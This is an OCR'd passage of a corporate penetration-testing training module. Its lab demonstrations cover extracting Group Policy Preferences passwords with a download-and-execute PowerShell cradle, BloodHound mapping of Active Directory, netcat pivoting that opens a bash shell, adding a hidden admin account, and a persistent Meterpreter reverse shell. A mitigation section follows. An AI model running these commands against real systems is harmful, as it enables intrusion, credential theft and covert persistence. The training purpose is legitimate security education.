
Active Directory exploitation with a lambda user

Group policy preferences vulnerability (MS14-025)


Google - Windows Internet Explorer
Google
Google Suche
Auf gut Glück!
Google angeboten in: Français English
Werben mit Google Über Google Google.lu

The Group policy preferences vulnerability is due to the way an Active Directory distributes passwords that are configured using Group Policy preferences. An authenticated user can easily decrypt the password that are stored in an XML file and use them to elevate privileges on the domain.

The password were encrypted using a static key (available online…).



2.2.1.1.4 Password Encryption

All passwords are encrypted using a derived Advanced Encryption Standard (AES) key.<3>

The 32-byte AES key is as follows:

```
 4e 99 06 e8  fc b6 6c c9  fa f4 93 10  62 0f fe e8
 f4 96 e8 06  cc 05 79 90  20 9b 09 a4  33 b6 6c 1b
```

Two Metasploit modules exist to gather passwords using this vulnerability:

post/windws/gather/credentials/gpp

auxiliary/scanner/smb/smb_enum_gpp

Another way to gather this information is to use PowerSploit, which is a collection of PowerShell modules that can help an attacker. One of this script, "Get-GPPPAssword" can be used to extract and decrypt passwords form the Group Policy Preferences files.

HANDS ON Demo

Let us first download Powersploit and host the scripts on our local Apache server:

```
root@kali:~/Desktop# git clone
https://github.com/PowerShellMafia/PowerSploit
Cloning into 'PowerSploit'...
remote: Counting objects: 3083, done.
remote: Total 3083 (delta 0), reused 0 (delta 0), pack-reused 3083
Receiving objects: 100% (3083/3083), 10.42 MiB | 2.33 MiB/s, done.
Resolving deltas: 100% (1807/1807), done.
root@kali:~/Desktop# mv PowerSploit/ /var/www/html/
```

Then load the powershell module into the Meterpreter session:

```
meterpreter > load powershell
```


In a powershell session, the Module is first installed locally and then the Get-GPPPassword script is launched:

```
meterpreter > powershell_shell
PS > IEX(New-Object
Net.WebClient).DownloadString("http://192.168.21.10/PowerSploit/Exfilt
ration/Get-GPPPassword.ps1")
PS > Get-GPPPassword


NewName   : [BLANK]
Changed   : {2014-01-09 10:50:47, 2014-07-18 13:47:42}
Passwords : {sql, LocalRoot!}
UserNames : {DBA1, DBA2}
File      : \\HACKLAB.LU\SYSVOL\hacklab.lu\Policies\{75C007A6-96E8-
4B56-8A84-46A9D919122D}\User\Preferences\DataSources
            \DataSources.xml
```

That is it! The attacker successfully accessed two accounts (DBA1 and DBA2) with 'sql' and 'LocalRoot!' as passwords.

Revealing hidden relationships within an Active Directory with BloodHound

Getting a local admin on a machine in a domain is great but how to know which machine to target secondly to increase the chance of escalating to Domain Admin? The answer lies in the Active Directory. Thanks to tools such as BloodHound and Neo4j, an attacker can find a path of machines to compromise to get Domain Admin privileges. BloodHound is composed of scripts (exe and Powershell scripts) that will "dump" Active Directory data. This data are then imported in Neo4j, which is a graph database. Below is the result of the AD data that can be gathered during a pentest:



Once imported, Active Directory data can be visualized in BloudHound application. Some AD are very complex and this explains how difficult it can be to configure all rights correctly.

HANDS ON DEMO

Using the previously opened Meterpreter session with "John Doe" user. First change the current working directory to a directory jdoe has writing rights and upload BloodHound collection scripts, available on github:


github.com/BloodHoundAD/BloodHound

```
meterpreter > cd C:\\Users\\jdoe

meterpreter > mkdir BloodHound
Creating directory: BloodHound
meterpreter > upload -r BloudHound/Ingestors BloodHound
meterpreter > cd BloodHound
meterpreter > execute -f SharpHound.exe
Process 2408 created.
meterpreter > ls
Listing: C:\Users\jdoe\BloodHound\Ingestors
===========================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100666/rw-rw-rw-  5011    fil   2018-07-31 03:02:41 -0500  BloodHound.bin
100666/rw-rw-rw-  246489  fil   2018-07-31 02:56:52 -0500  BloodHound_Old.ps1
40777/rwxrwxrwx   0       dir   2018-07-31 02:56:51 -0500  DebugBuilds
100777/rwxrwxrwx  578560  fil   2018-07-31 02:56:51 -0500  SharpHound.exe
100666/rw-rw-rw-  642777  fil   2018-07-31 02:56:51 -0500  SharpHound.ps1
100666/rw-rw-rw-  2051    fil   2018-07-31 03:02:41 -0500  group_membership.csv
100666/rw-rw-rw-  203     fil   2018-07-31 03:02:41 -0500  local_admins.csv
```

Then, collect all the generated .csv files:

```
meterpreter > download *.csv
[*] downloading: .\group_membership.csv -> ./group_membership.csv
[*] download   : .\group_membership.csv -> ./group_membership.csv
[*] downloading: .\local_admins.csv -> ./local_admins.csv
[*] download   : .\local_admins.csv -> ./local_admins.csv
```


Once the data have been collected, they can be imported in BloodHound application and visualized:



HANDS ON BONUS

The Hacklab active directory is not an accurate view of a real company AD. To demonstrate how powerful pathfinding is. Results from a real attack are presented here.


Information are gathered the exact same way than they were on the lab. Here is a small part of the AD relationship in BloodHound:



Database Info

DB Address	bolt://localhost:7687
DB User	neo4j
Users	1074
Computers	1118
Groups	2757
Sessions	518
ACLs	0
Relationships	27870

Using the gathered data, an attacker can now look for a path to Domain Admin, which is issued by simply running a query. A path is then displayed:



JDUPONT@TARGET-DOMAIN

Group:DOMAIN ADMINS@TARGET-DOMAIN

Pre-Built Analytics Queries

- Find all Domain Admins
- Find Shortest Paths to Domain Admins
- Find logged in Admins
- Top Ten Users with Most Sessions
- Top Ten Computers with Most Sessions
- Top Ten Users with Most Local Admin Rights
- Top Ten Computers with Most Admins

This path shows that the standard user we have (belonging to a Domain User group) has administration right on a machine where a domain admin is logged. This means we could possibly get its password (see post exploitation) and so becoming Domain Admin.

Accessing files on the network

Once an attacker has compromised a user on a corporate network, he might do everything that this user can do including accessing share folders and confidential data if the user is able to access them.

HANDS ON DEMO

Still using the shell session obtained on the Windows 7 machine, let us try to access some confidential file!

Using the "enum_shares", post exploit can lead to shares discovering. However it might not always work. Another thing an attacker can try is listing mount drives.

First, let us have a shell session on the victim machine.

```
meterpreter > shell
Process 2864 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\jdoe\Desktop>
```

Issue the ***net use*** command:

```
C:\Users\jdoe\Desktop>net use
net use
New connections will be remembered.


Status       Local     Remote                    Network

-----------------------------------------------------------------------
---------
OK                     \\ACK-LAN-DC\confidential-data
                                                Microsoft Windows
Network
The command completed successfully.
```

Then, list this drive to see if there is anything valuable inside:

```
C:\Users\jdoe\Desktop>dir \\ACK-LAN-DC\confidential-data
dir \\ACK-LAN-DC\confidential-data
 Volume in drive \\ACK-LAN-DC\confidential-data has no label.
 Volume Serial Number is 527A-2B46

 Directory of \\ACK-LAN-DC\confidential-data

31/07/2018  16:35    <DIR>          .
31/07/2018  16:35    <DIR>          ..
31/07/2018  16:36                43 report.txt
               1 File(s)             43 bytes
               2 Dir(s)  38�880�165�888 bytes free
```

The attacker successfully get information out of the LAN network.

Note that this Meterpreter session is using a reverse HTTP Meterpreter so data are not encrypted. Using https might be a better solution to prevent the Firewall/IDS from triggering alert.

Pivoting

Pivoting is the process of accessing networks or machine an attacker did not have access to under normal circumstances by using compromised machines. This technique allows attacker to discover and attack new networks using a machine that can access to both the attacker network and the network to compromise. Every requests made to the new network or machine is transmitted over the pivot machine.

Using netcat

Our goal is here to get a shell on the Metasploitable 2 Machine (which is not reachable from another LAN than ACK_DMZ). We already have a SSH session on our Linux Metasploitable 3 machine. Previous scans shows that our target has a bind shell on port 1524

The attack takes place as follow:

1. The attacker starts two listener. One is going to be the input and the other is going to be the output.

Input:

```
root@kali:~# nc -lvp 5555
listening on [any] 5555 ...
```

Output:

```
root@kali:~# nc -lvp 5556
listening on [any] 5556 ...
```

2. He then starts a listener on the target machine by using the bind shell to get an access. This listener will provide a shell.

```
vagrant@metasploitable3-ub1404:~$ nc 192.168.1.10 1524
root@metasploitable:/# nc -lvp 9999 -e /bin/bash
listening on [any] 9999 ...
```

3. The pivot command is run on the pivot machine, this will redirect attacker input to the target machine and the result to the attacker again.

```
vagrant@metasploitable3-ub1404:~$ nc 192.168.21.10 5555 | nc
192.168.1.10 9999 | nc 192.168.21.10 5556
```

The attacker has then an access to the target machine through the pivot machine:

Input:

```
root@kali:~/Desktop/results# nc -lvp 5555
listening on [any] 5555 ...
192.168.22.20: inverse host lookup failed: Unknown host
connect to [192.168.21.10] from (UNKNOWN) [192.168.22.20] 36524
whoami
ls
```

Output:

```
root@kali:~/Desktop/results# nc -lvp 5556
listening on [any] 5556 ...
192.168.22.20: inverse host lookup failed: Unknown host
connect to [192.168.21.10] from (UNKNOWN) [192.168.22.20] 45560
root
bin
boot
cdrom
dev
       SKIPPED
```

Using autoroute

Autoroute meterpreter is a script that allows an attacker to attack a second network or machine through a first machine he compromised.

HANDS ON


1. Using an enum module, find the IP of the MS2 machine on the network.

2. Scan it using tcp portscan module. Did it work? Why?
3. Use autoroute to scan the Metasploitable 2 machine.

HANDS ON ANSWERS

Scanning the Metasploitable 2 machine does not work from our Kali machine. Packets are blocked by a Firewall and any incoming or outgoing packet from or to the Metasploitable 2 machine is blocked.

One solution is to use the compromised Windows machine to scan this machine as it is in the same network.



Let us first add a route to the 192.168.1.10 machine, which is our target:

```
meterpreter > run post/multi/manage/autoroute

[!] SESSION may not be compatible with this module.
[*] Running module against METASPLOITABLE3
[*] Searching for subnets to autoroute.
[+] Route added to subnet 192.168.22.0/255.255.255.0 from host's
routing table.
meterpreter > background
[*] Backgrounding session 16...
msf exploit(windows/local/ms16_014_wmi_recv_notif) > route

IPv4 Active Routing Table
=========================

   Subnet             Netmask            Gateway
   ------             -------            -------
   192.168.22.0       255.255.255.0      Session 16
[*] There are currently no IPv6 routes defined.
```

Then, using the TCP portscan module, we can scan our target:

```
msf exploit(windows/local/ms16_014_wmi_recv_notif) > use
auxiliary/scanner/portscan/tcp
msf auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.1.10
RHOSTS => 192.168.1.10
msf auxiliary(scanner/portscan/tcp) > run

[+] 192.168.1.10:        - 192.168.1.10:21 - TCP OPEN
[+] 192.168.1.10:        - 192.168.1.10:23 - TCP OPEN
[+] 192.168.1.10:        - 192.168.1.10:22 - TCP OPEN
[+] 192.168.1.10:        - 192.168.1.10:25 - TCP OPEN^
       SKIPPED
```

When your setting THREAD options, keep this guidelines from the Metasploit documentation in mind:

- Keep the THREADS value under 16 on native Win32 systems
- Keep THREADS under 200 when running MSF under Cygwin
- On Unix-like operating systems, THREADS can be set as high as 256.

Maintaining access

Once an attacker managed to get access to a system, sometimes with hard work, he wants to have an easier access in the future in case the machine reboots, crashes or simply to come back later. Many ways exist to do so, such as backdoors, Trojan or rootkits…

Add a user account

A simple but not so discrete way to maintain access is to add a user to the system. Here, we will add a “h4cker” user with administrative rights on the system. To do so, we already have a Meterpreter session with NT AUTHORITY\SYSTEM privileges.

Three steps are required:

1. Getting a standard shell on the Windows machine

```
meterpreter > shell
Process 4012 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\ManageEngine\DesktopCentral_Server\bin>
```


2. Adding the “h4cker” user

```
C:\ManageEngine\DesktopCentral_Server\bin>net user h4cker h4cker /add
net user h4cker h4cker /add
The command completed successfully.
```

3. Giving this user administrative privileges

```
C:\ManageEngine\DesktopCentral_Server\bin>net localgroup
administrators h4cker /add
net localgroup administrators h4cker /add
The command completed successfully.
```

If we try to log on the Windows machine, a new “h4cker” user is now available.



Persistent backdoor

Let us now add a persistent backdoor to our compromised Windows machine. By using the persistence post module, we will install a service, starting at user login. This service will try to connect back to our Meterpreter session every 5 seconds.

HANDS ON DEMO

```
meterpreter > run persistence -X -i 5 -p 1338 -r 192.168.21.10

[!] Meterpreter scripts are deprecated. Try
post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value
[...]
[*] Running Persistence Script
[*] Resource file for cleanup created at
/root/.msf4/logs/persistence/METASPLOITABLE3_20180705.3840/METASPLOITA
BLE3_20180705.3840.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp
LHOST=192.168.21.10 LPORT=1338
[*] Persistent agent script is 99631 bytes long
[+] Persistent Script written to
C:\Windows\SERVIC~2\LOCALS~1\AppData\Local\Temp\BduMunbhqqaRd.vbs
```

```
[*] Executing script
C:\Windows\SERVIC~2\LOCALS~1\AppData\Local\Temp\BduMunbhqqaRd.vbs
[+] Agent executed with PID 5112
[*] Installing into autorun as
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\eDUEJzvmDxF
[+] Installed into autorun as
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\eDUEJzvmDxF
```

To demonstrate that it works, we reboot the machine and start a handler for a reverse tcp meterpreter:

```
meterpreter > reboot
Rebooting...
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 192.168.22.30 - Meterpreter session 19 closed.  Reason: User exit
msf exploit(windows/local/payload_inject) > use exploit/multi/handler
msf exploit(multi/handler) > set PAYLOAD
windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '',
seh, thread, process, none)
   LHOST     192.168.21.10    yes       The listen address (an
interface may be specified)
   LPORT     1337             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > set LPORT 1338
LPORT => 1338
```

On user login, a Meterpreter session is opened:

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.21.10:1338
[*] Sending stage (179779 bytes) to 192.168.22.30
[*] Meterpreter session 20 opened (192.168.21.10:1338 ->
192.168.22.30:49294) at 2018-07-05 04:42:44 -0500

meterpreter > sysinfo
Computer        : METASPLOITABLE3
OS              : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

HANDS ON MORE INFO

While it is still possible to launch a nc listening for incoming connections, this is not a secure option for a backdoor as anyone can connect to it.

Ncat is a more fully featured version of netcat that can for instance limit connections to only some IP addresses.

Secure Back Door (sdb) is another tool to restrict access with password, shared keys…

5 How to protect yourself

Prevent an attacker from getting a shell

Patch your system

Having up to date and patched servers will prevent many attacks. This training showed how easy it is to detect known vulnerabilities with scanners such as Nessus and then to exploit them with Metasploit for instance. Even kids can (and might) do it. Do not expose services that do not need to be publicly available. Use Firewall whenever it is possible.

Protect yourself from web vulnerabilities

Web applications or websites are often open to everyone and might be a great attack vector for a malicious user. As demonstrated by the first hands-on of this module, the impact of a web vulnerability is not limited to the web server. An attacker can reach new machine once he has compromised the web server. That is why it is important to protect web servers.

Even if some application require a new architecture to become secure, other tips can improve the security level of the company. For example, one can give access to certain functionality only to those who have a VPN access.

Applications might also be tested (e.g. by pen testers) to detect vulnerability before the application is deployed in a production environment. This can prevent attacker to bypass input validation that are trusted by developer as they are provided by frameworks (such as .NET).

User authentication is another tricky area as valid users can sometimes be brute-forced. The more users the site has, the more it is vulnerable to brute-force enumeration. Captcha can be added to authentication to prevent brute-force.

Do not left error pages in place as they provide an attacker with plenty information and allow him to enumerate a database easily.

Last but not least, use web application firewall and/or modules to improve the global security level. Apache provides some modules that can prevent (or at least try to) attacks like SQL injections, DDOS, etc.

Mitigate network attacks

Prevent LLMNR and NBT-NS poisoning

The easier way to defend against LLMNR and NBT-NS poisoning is to disable this two protocols:

To disable LLMNR, open the Group Policy Editor and find the "DNS client" property. Make sure that "Turn Off multicast Name Resolution" is set to enabled.

Disabling NBT-NS is achieved in network configuration: on the network adapter, select Internet Protocol Version and go to properties. In advanced/WINS select "Disable NetBIOS over TCP/IP".

ARP poisoning mitigation

To prevent Man-in-the-middle attack, tools such as ArpOn, which inspect ARP packets, can be used. Another solution is to add a "certification" based on a cross-checking of the ARP responses. By doing so, uncertified ARP responses are blocked. Activating such an option on the DHCP server will help certifying both static and dynamic addresses.

Some vendors are implementing ARP security or Dynamic ARP Inspection (DAI). DAI rejects invalid and malicious ARP packets. It does so by relying on a DHCP server which listens to the DHCP messages and builds a database of valid couples (MAC, IP). The switch will then drops any ARP packet whom MAC and IP addresses are not in the database.

NAC, if correctly configured, also provides an additional security as it prevent unauthorized access to the network (or at least make it more difficult).

Printer

First, printers must not be connected to the internet; this can lead to attack from the outside and give an attacker an entry point in the network.

Employees should always lock the copy room to avoid physical access to the printer. Administrators should sandbox printers in VLAN only accessible via a print server.

There are no other real countermeasures yet.

VoIP

Majority of business do not think to security when upgrading from analog phone to VoIP as they assume it should not be different. However, VoIP phone are IP enabled and that means they are vulnerable to the same attack than other IP devices.

Some attacks against VoIP are not easy to detect and a toll fraud might be detected too late and leave a hole in the company's finance. Monitoring log for unknown or suspicious number can help detecting this attack.

Like for any other connected devices, some basic measures can greatly improve the security level of a VoIP network. For instance, regularly changing the password and not letting default ones (strong passwords should be used and not "1234"). Encryption can be added to avoid sniffing on the network.

Using a VPN would be a way to ensure data confidentiality for users that are not on site. Moreover, a SIP firewall can be deployed to filter packets and block any suspicious traffic.

Also, using NAC and quarantine VLAN could be a difficult measures to bypass without the appropriate material (see bypassing NAC using a BeagleBone and NACKered).

Mitigate post exploitation

If an attacker successfully compromised one machine of the network, it is important that some measures will still prevent him from getting Domain Admin.

Hardening

See Module 2 "System hardening".

Passwords

Passwords are still the most common way to authenticate to get access to a network or a resource. This mean that an attacker who managed to get an employee's password can access to its data and steal its identity.

Are weak passwords really used in professional and personal life? This might sound like a dummy question but the answer is yes. Passwords like "*123456*", "*password*", "*letmein*" are still in the top 10 of the most used password in 2017.

Having a password policy to prevent users from choosing "*123456*" as password might be a good beginning. A strong password in 2018 is a minimum 10 characters password with at least three of the following criteria:

- Uppercase
- Number
- Lowercase
- Special character

This password also needs to be changed regularly and difficult to guess by the others users or an attacker.

However, a compliant password is not necessarily secure: "Companyname.2018" is not a good password even if it will pass the compliancy checks. Dictionary words, relatives' names or birth dates are also to avoid in passwords.

To sum up all of this, a good password is a password that defects attackers techniques which means it is:

- Long enough to defect brute-force
- Not using words from existing languages to defect dictionary attacks
- Not related to the person to defect social engineering attacks
- Easy to remember to not write it down to defect spying
- Not following common patterns to defect hybrid attacks

Tips for creating a secure password:

- Start with a personally memorable sentence like "*This month is Jimmy's 45th birthday*"
- Add personal memorable variations
  - Some example custom rules
    - Keep first two letters
    - Keep punctuation and capitals
    - Keep numbers
- Example:
  - **Th**is **mo**nth **is** **Ji**mmy**'s** **45**th **bi**rthday => **ThmoisJi's45bi**

- If you don’t like birthdays
    - Sport results, song lyrics, or any other sentence.
- Advantages:
    - Easy to remember
    - Very hard to crack

Another good practice is to use Password managers (like KeePass) which allow users not to remember their passwords (and to share passwords between teams’ members).

Consider also using a multi-factor authentication such has token, phone or biometrics.

Pivoting

Believing that a Firewall rules can prevent an attacker from accessing an internal machine on your network is credulous. If an attacker successfully compromised a machine, he can use it to attack other hosts and network that are not necessarily reachable from the outside. In a real-world scenario, an attacker could compromise a low-security web server, which will give him access to the DMZ or to the internal network.

To complicate attackers’ tasks, Firewall should be deployed internally too and network should be divided in multiple area. A machine should only have access to the resources she needs and nothing more.

6 Conclusion

Many topics and new notions have been covered in this module, from how to get a shell on a machine to post-exploitation and lateral movements.

If the recon phase has been done efficiently, an attacker might have several paths to compromise a target: web application, non-patched machine in DMZ, misconfigured network control, phishing… Once he has an access on a machine, the hacker can target new machine and/or escalate its privileges to gather even more information (like admin password). The more access an attacker have, the more information he will be able to gather and the more harmful the attack will be.

Some countermeasures exist to prevent such an attacker from compromising a network: hardening machines by disabling unused and/or dangerous features (such as LLMNR/ NBT-NS) or simply by adding some boundaries between networks. Firewalls are useful if and only if they are correctly configured.

Patching systems and using security best practices to configure Active Directory is also a good way to prevent an attacker from becoming domain admin easily if he managed to get an access to a domain user. Indeed, employees might the weakest link in a company security chain and that is why they should be trained.

Security awareness campaign and phishing campaign might increase the awareness level of the employees.

Contact information

…………………………………………
cybersecurity@telindus.lu
Cybersecurity Department
Telindus Luxembourg
sags@telindus.lu
pentest@telindus.lu
grc@telindus.lu
Twitter: @S_Team_Approved
…………………………………………
2, rue des Mines
L-4244 Esch-sur-Alzette
T +352 45 09 15 1
F +352 45 09 11
…………………………………………

Damien GITTER
Senior Ethical Hacker, Security Consultant
Cybersecurity Department
GIAC Certified (GSEC, GCIA, GCIH, GPEN, GWAPT, GMOB, GXPN,GMON)
Certified OSSTMM (OPST & OPSA)
T +352 23 28 20 7784
M +352 691 777 784
damien.gitter@telindus.lu